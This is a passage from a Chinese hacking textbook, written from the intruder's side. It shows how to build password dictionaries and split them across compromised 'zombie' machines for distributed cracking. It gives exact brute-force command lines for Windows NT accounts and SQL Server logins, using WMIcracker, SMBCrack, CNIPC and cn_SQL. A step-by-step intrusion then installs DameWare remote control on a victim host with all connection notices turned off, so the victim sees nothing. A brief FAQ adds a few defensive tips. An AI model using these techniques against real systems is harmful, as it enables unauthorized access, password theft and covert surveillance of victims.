首先在 C 盘的根目录下建立一个文本文件（纯文本），命名为 CustBanyet.Def。在这个文件中输入单词中每一位的范围（每一行代表一位，超过 8 行则 8 行后自动舍弃。每行字符数不大于 40）。如：

```
abcdefghijklmnopqrstuvwxyz
23456
/!@#$%
ABC
```

如果文件像上面一样，则产生的字典中每一个单词的第一位的范围就是第一行的字符串的范围（abcdefghijklmnopqrstuvwxyz），第二行的范围就是第二行的字符串，然后依次类推。

**注意：**在 C:\CustBanyet.Def 文件没有建立之前，该选项是无效的。

#### （4）产生字典

在设定完成后，您会看到一个对话框，其中包含了您设置字典情况的信息，如果一切无误的话，单击“开始”按钮就可生成字典，否则清除后重新设定。

其实“流光扫描器”是小榕制作的百宝箱，里面含有他几乎所有的作品，这款功能强大的黑客字典也不例外，后面的实例都是以流光中的黑客字典为例介绍的。

## 2. 黑客字典流光版

### （1）打开方法

在流光主界面中，通过“工具(T)”→“字典工具”→“黑客字典工具III-流光版(D)”，如图 2-117 所示，或使用热键“Ctrl+H”来打开黑客字典流光版。

打开的黑客字典流光版界面如图 2-118 所示。

### （2）实例一

入侵者使用黑客字典流光版来产生一个符合如下要求的密码文件：

- ✎ 3 位字母（a~g）和 2 位数字（0~9）的组合；
- ✎ 首字母为大写；
- ✎ 数字在字母之后。



图 2-117



图 2-118

打开黑客字典流光版，在“设置”选项卡中选择字符种类，根据要求，这里选择3个“字母”和2个“数字”的组合，字母范围从a~g，数字范围从0~9，设置好后，如图2-119所示。

在选项栏中确定字符的排列方式, 根据要求, 选择“仅仅首字母大写”, 由于默认就是“字母在前、数字在后”, 该处不用选择, 如图 2-120 所示。




图 2-119




图 2-120

在“文件存放位置”选项卡中单击“浏览”按钮, 然后选择存放路径, 填入文件名, 如图 2-121 所示。

设置完毕, 然后得到字典属性报表, 如图 2-122 所示。



图 2-121



图 2-122

如果与要求一致, 就可以单击“开始 (S)”按钮生成密码字典。打开生成后的字典如图 2-123 所示。




图 2-123

### (3) 实例二

使用“高级选项”来产生一个如下要求的密码文件：

- ✎ 3 位字母（a~g）和 2 位数字（0~9）的组合；
- ✎ 首字母为大写；
- ✎ 数字在第 3、4 位，字母在第 1、2、5 位。

打开黑客字典，其中“设置”、“选项”中的参数与实例一相同，这里需要进行设置的只是“高级选项”，选择“高级选项”，在“字母位置”中选择 1、2、5，在“数字位置”中选择 3、4，如图 2-124 所示。




图 2-124

设置好“文件存放位置”，确定后，产生高级选项的报表文件，如图 2-125 所示。



图 2-125

如果报表文件符合密码要求，单击“开始(S)”按钮生成字典文件，然后打开生成好的字典文件，如图 2-126 所示。




图 2-126

#### (4) 实例三

在实际中，一般的密码一般为 6 位、8 位，这样的密码字典文件往往很大，体积有几十 MB，如果只用一台主机进行暴力破解恐怕需要几十年、几百年，所以入侵者常常把这种体积过大的密码文件分割成很多份上传到几十台、几百台“肉鸡”上，让不同的“肉鸡”来破解不同的密码文件，实现蚂蚁搬家的过程。



黑客字典中自带了文件拆分的功能，本例中就来介绍一下如何使用黑客字典流光版来把体积庞大的密码文件分成若干小份。

密码要求：

- ✎ 6 位字母 (a~g) 和 2 位数字 (0~9) 的组合；
- ✎ 首字母为大写；
- ✎ 数字在第 3、4 位，字母在第 1、2、5、6、7、8 位；
- ✎ 文件拆分成 10 份。

步骤一：设置“设置”，如图 2-127 所示。

步骤二：设置“选项”，如图 2-128 所示。




图 2-127




图 2-128

步骤三：设置“高级选项”，如图 2-129 所示。




图 2-129

步骤四：生成文件。

保存为 3.dic，然后选择“拆分文件”，在后面填入“50”，如图 2-130 所示。

单击“确定”按钮后得到报表文件，可见该生成密码文件为 14771KB，将被拆成 10 份，如图 2-131 所示，最后单击“开始(S)”按钮生成密码字典文件。上述过程将生成符合要求的 10 个密码文件。



图 2-130



图 2-131

### 2.7.3 远程暴力破解

在 2.7.2 中介绍了如何制作密码字典文件，下面介绍入侵者如何进行暴力破解。

#### 1. 暴力破解 NT 口令

##### (1) 工具一：WMIcracker

##### 简介：

这是小榕的一款暴力破解 NT 主机账号密码的工具，是 Windows NT/2000/XP/2003 的杀手，破解的时候需要目标主机开放 135 端口，这是大多数主机所满足的。

##### 使用方法：WMIcracker.exe <IP> <Username> <Password File> [Threads]

##### 参数说明：

<IP>：目标 IP。

<Username>：待破解密码的账号，必须属于管理员组。

<Password File>：密码文件。

[Threads]：线程数，默认为 80，该数值越大，破解速度越快。

假设入侵者使用 X-Scan 已经扫描到 192.168.245.133 这台计算机上有一个名字为 gloc 的管理员权限账号，并认为它的密码按照 2.7.2 中的实例一规则：

- (a) 3 位字母 (a~g) 和 2 位数字 (0~9) 的组合;
- (b) 首字母为太写;
- (c) 数字在字母之后。

然后, 入侵者便可以在 MS-DOS 中键入命令 “WMIcracker 192.168.245.133 gloc 1.dic 100” 开始暴力破解, 如图 2-132 所示。



图 2-132

## (2) 工具二: SMBCrack

### 简介 (引自自述文件)

它和以往的 SMB (共享) 暴力破解工具不同, 没有采用系统的 API, 而是使用了 SMB 的协议。Windows 2000 可以在同一个会话内进行多次密码试探。这个版本在扫描 Windows 2000 的密码时, 速度大约是流光的 4~5 倍。

### 注意

对目标 Windows 2000 有效, 对 Windows NT4 速度会很慢, 因为 Windows NT4 每一个认证失败会有 3 秒的延时。可以在 Windows NT/2000/98 中运行, 速度不变。扫描速度和网络有关, 并不是所有的系统都可达到 100 多个 / 秒。不建议对目标系统为 Windows NT4 的主机使用, 因为很慢。

### 使用方法

**SMBCrack <IP> <Username> <Password file>**

### 参数说明:

**<IP>**: 目标 IP。

**<Username>**: 待破解密码的账号。

**<Password file>**: 密码文件。

仍然以 192.168.245.133 上的 gloc 账号为例, 键入 “SMBCrack 192.168.245.133 gloc 1.dic” 命令进行暴力破解, 如图 2-133 所示。

回车后, 开始破解, 如图 2-134 所示。

接着, 随着三声笛叫, 破解出远程主机的密码为 “Aeg43”, 如图 2-135 所示。



图 2-133




图 2-134




图 2-135

### (3) 工具三：CNIPC NT 弱口令终结者

这款软件应该算做弱口令扫描器，由于它速度很快，也可以挂上密码字典来暴力破解，它可以扫描任意 IP 地址段的服务器，对有 IPC\$ 空连接的服务器自动进行弱口令猜测。速度很快，其界面如图 2-136 所示。



图 2-136

另外，该工具还具有基于命令行的破解方式，用法如下：

cnipc.exe [switches] 起始 IP 结束 IP 并发线程数 扫描前先 Ping?

参数说明：

-A: 全部信息

-D: 使用密码字典破解，需要参数 -u 和 -f

扫描前先 Ping? 0, 否; 1, 是

例如: cnipc -A 192.168.0.1 192.168.1.233 50 0

例如: cnipc -A 192.168.0.1 192.168.1.233 50 1

例如: cnipc -D 192.168.0.1 192.168.1.233 50 0

例如: cnipc -D 192.168.0.1 192.168.1.233 50 1

## 2. 暴力破解 SQL 口令

### (1) 工具一: SQL dict

SQL dict 是暴力破解 SQL Server 密码的工具，图形界面如图 2-137 所示。

■ 界面说明：

Target server: 目标主机 IP

Target: 待破解密码的账号

Load Password File: 单击这里选择密码字典文件

填好后，单击“Start”按钮开始暴力破解，扫描结果如图 2-138 所示，虽然只是空密码，但实际上它能够按照密码文件依次进行快速试探扫描。




图 2-137



图 2-138

## (2) 工具二: cn\_SQL

cn\_SQL 是一款狂速破解 SQL Server 密码的命令行工具。

## ✎ 使用方法:

cn\_SQL <IP> <UserName> <password-dict-file> <thread-num>

## ✎ 参数说明:

<IP>: 目标 IP

<UserName>: 待破解密码的账号

<password-dict-file>: 密码文件

<thread-num>: 线程数, 该数值越大, 破解速度越快

例: 在 MS-DOS 中键入 “cn\_sql 192.168.245.137 sa 1.dic 30” 命令, 如图 2-139 所示。



图 2-139

## 2.7.4 常见问题与解答

1. 问: 使用 Sniffer 抓包的时候, 为什么得到的数据乱七八糟, 什么都看不出来呢?

答: 因为该数据包在传输过程中被加密了, 需要根据相应的算法进行解密。在这种情况下获得加密数据包中的真实信息是相当难的。

2. 问: Sniffer 能够嗅探到不是本机上的数据么?

答: 能, Sniffer 就是用来嗅探其他计算机数据的, 但是不能嗅探跨网段的主机。

3. 问: 既然 Sniffer 带来了如此大的安全隐患, 难道就无法发现 Sniffer 的存在么?

答: 由 Sniffer 的原理可以看出, Sniffer 在工作的时候完全属于被动式工作, 它不需要任何登录操作, 甚至不需要发送任何数据包。因此, 发现一个网段内的 Sniffer 是相当困难的, 然而, 有这样一个信条, 在计算机网络中, 没有查不出的入侵者。事实上也是这样, 确实存在反 Sniffer 的工具, 专门用来找出网络中 Sniffer 的藏身之处。

4. 问: 局域网中的 MS SQL 服务器在什么情况下能够被 SQL Server Sniffer 嗅探到? 应该如何防范?

答: 一旦存在 SQL 服务器的网络登录操作, 便会被 SQL Server Sniffer 嗅探出该 SQL 登录的账号和密码。它不取决于密码的复杂度, 防范这种嗅探的方法是通过改变 MS SQL

服务器的默认端口 1433，并尽量减少网络登录 SQL 服务器的次数。

5. 问：如何才能防止被 WMICracker 暴力破解？

答：暴力破解需要入侵者有足够大、合理的密码字典和充裕的时间。为了防止密码在短时间内被破解，管理员可以通过增加密码的长度、加强密码的强壮度来解决。另外，WMICracker 暴力破解是依靠 135 端口进行的，管理员可以关闭该端口来防止 WMICracker 进行的暴力破解。

## 2.8 远程综合入侵

---

前面介绍了入侵者如何实现远程控制、远程管理及远程登录。当入侵者获得了远程主机的管理员账号和密码后，即使不使用入侵者工具也可以实现远程控制。通过管理员账号和密码，入侵者可以“正大光明”地使用网管工具实现远程控制，甚至是屏幕监视。这些常用的网管工具有大名鼎鼎的 PCanywhere，VNC，DameWare 等。本节以 DameWare 为例，来介绍入侵者使用 DameWare 都能做些什么。

### 2.8.1 DameWare 简介与安装

#### 1. 简介

DameWare 是一款超级“网管工具”，它的设计初衷是为了让网管们更加方便地同时管理多台计算机，免得跑来跑去的一个个调试配置。DameWare 把众多管理工具集成在一起，只要拥有远程主机管理员权限的账号，任何人都可以通过图形界面来控制该远程主机。然而，只要对这款网管工具进行巧妙的配置，入侵者便可在毫无察觉的情况下为远程主机安装服务，甚至远程控制及屏幕窃取。

#### 2. 安装

执行安装程序 DNTUW.exe，安装完毕后得到的是试用版。

### 2.8.2 DameWare 入侵实例

任务：一次完整的入侵。

所用工具：流光 4.7、DameWare。

入侵条件：获得管理员权限的账号和密码。

入侵思路：获取管理员权限、在 DameWare 中添加目标主机、实时屏幕监视和控制、远程执行命令、系统设置修改与系统控制、文件上传与下载、留下后门、清除脚印。

步骤一：获取管理员权限。

入侵者有很多方法可以获取目标主机的管理员权限，常见的方法有通过扫描弱口令、系统漏洞、服务器漏洞、种植木马、暴力破解等。为了说明方便，这里假设使用流光扫描器来扫描出目标系统的弱口令。

打开流光 4.7，选择“探测(R)”->“高级扫描工具(A)”，打开“高级扫描设置”，填好起始地址 192.168.245.2，结束地址 192.168.245.253，目标系统为 Windows NT/2000，选择“检测项目”为“IPC”，如图 2-140 所示。

单击“确定”按钮后，在图 2-141 的“选择流光主机”对话框中选择“本地主机”，然后单击“开始(S)”按钮开始扫描。



图 2-140




图 2-141

得到扫描结果如图 2-142 所示。



图 2-142



从该结果可知，远程主机 192.168.245.128 的 Administrator 和 guest 账号密码为空，即没有密码。默认情况下，Guest 用户没有管理员权限，Administrator 拥有管理员权限，所以



选择使用 Administrator 账号进行登录。

步骤二：在 DameWare 中添加目标主机。

在“开始”→“程序”→“Dame Ware NT Utilities”中选择“Dame Ware NT Utilities”，打开 DameWare 主界面，如图 2-143 所示。

然后单击主界面左上角的“”图标，如图 2-144 中“”所指位置。

接着在弹出的“Add Domain or Machine(添加域或主机)”对话框中选择“Non-Browsable Machine”，并添入目标主机的 IP 地址 192.168.245.128，如图 2-145 所示。



图 2-143

单击“OK”按钮后，添加主机成功，如图 2-146 所示。

下面介绍入侵者通过 DameWare 能够对 192.168.245.128 做哪些操作。如图 2-146 所示，在左侧窗口的列表中依次为“磁盘操作”、“事件日志”、“组管理”、“查看已打开文件”、“打印机”、“进程管理”、“系统属性”、“RAS”、“注册表”、“远程命令执行”、“远程控制（有屏幕监视功能）”、“应用程序管理”、“计划任务管理”、“查找”、“发送信息”、“服务管理”、“会话管理”、“共享管理”、“远程关机”、“软件管理”、“系统工具”、“TCP 工具”、“用户管理”、“远程唤醒”。除此之外，还可以通过 DameWare 来打开 Windows 自带的管理工具，如图 2-147 所示。




图 2-144




图 2-145




图 2-146




图 2-147

步骤三：实时屏幕监视和控制。


在 DameWare 主界面，如图 2-146 所示，双击左侧图标  Remote Control，然后在弹出界面的“User”栏中填入获得的用户名“administrator”，由于密码为空，所以“Password”栏不用填，并且其他的设置不用改变，填好后如图 2-148 所示。



图 2-148

然后单击“Connect”按钮进行连接，如果是首次连接远程主机，那么 DameWare 会要求为远程主机安装 DameWare 被控端，如图 2-149 所示。




图 2-149

值得说明的是，该处的设定非常重要。如果不设定而直接单击“OK”按钮进行安装，在默认的情况下，远程主机会被通知建立连接，这样会使入侵者暴露入侵痕迹，在远程主机上的截图如图 2-150 所示。

入侵者为了不让 DameWare 通知远程主机，需要进行以下设置来将该“网管工具”彻底变成“入侵者工具”。首先在图 2-149 所示的窗口中，单击“Install Options”按钮，打开安装参数对话框，并进行如图 2-151 设置。

图中选项含义如下：

- ☑ Stop Service On Disconnect：断开连接后停止服务。
- ☑ Remove Service On Disconnect：断开连接后卸载服务。
- ☑ Set Service Startup type to "Manual" default is：设置服务启动为“手动”。



图 2-150



图 2-151

- ☑ Copy Configuration File DWRCF：拷贝安装设置到目标主机，通过选择这一项才能使修改的安装设置在远程主机端生效。

按图 2-151 所示设置完毕后，单击“Edit”按钮进行属性设定，打开设定对话框后，找到“Additional Settings”选项卡，并去除“Enable SysTray”前面的“勾”，表示去除目标主机的连接显示“☰”，设置完毕后如图 2-152 所示。



图 2-152

接下来打开“Notify Dialog”选项卡，去除“Notify on Connection”前面的“勾”，表示去除连接时在目标主机端显示的如图 2-153 所示的提示。




图 2-153

全部设置好后如图 2-154 所示。




图 2-154

通过前面几项的设置，入侵者在连接远程主机的时候就不会被察觉，最后单击“确定”按钮或“OK”按钮来为远程主机安装被控制端，如图 2-155 所示。

服务安装、启动完毕后，便会在本地机上得到远程主机当前的屏幕，如图 2-156 所示。

此外，入侵者可以通过该屏幕对远程主机进行控制，就像操纵本地计算机一样。可以通过图 2-157 中的选项来选择“只监视（View Only）”模式或“控制”模式。

通过图 2-158 可见，入侵者还可以在远程主机上进行键盘控制操作，甚至锁定远程主机上的键盘和鼠标。

通过图 2-159 选项可以手动卸载远程主机的 DameWare 被控制端服务。



图 2-155



图 2-156




图 2-157

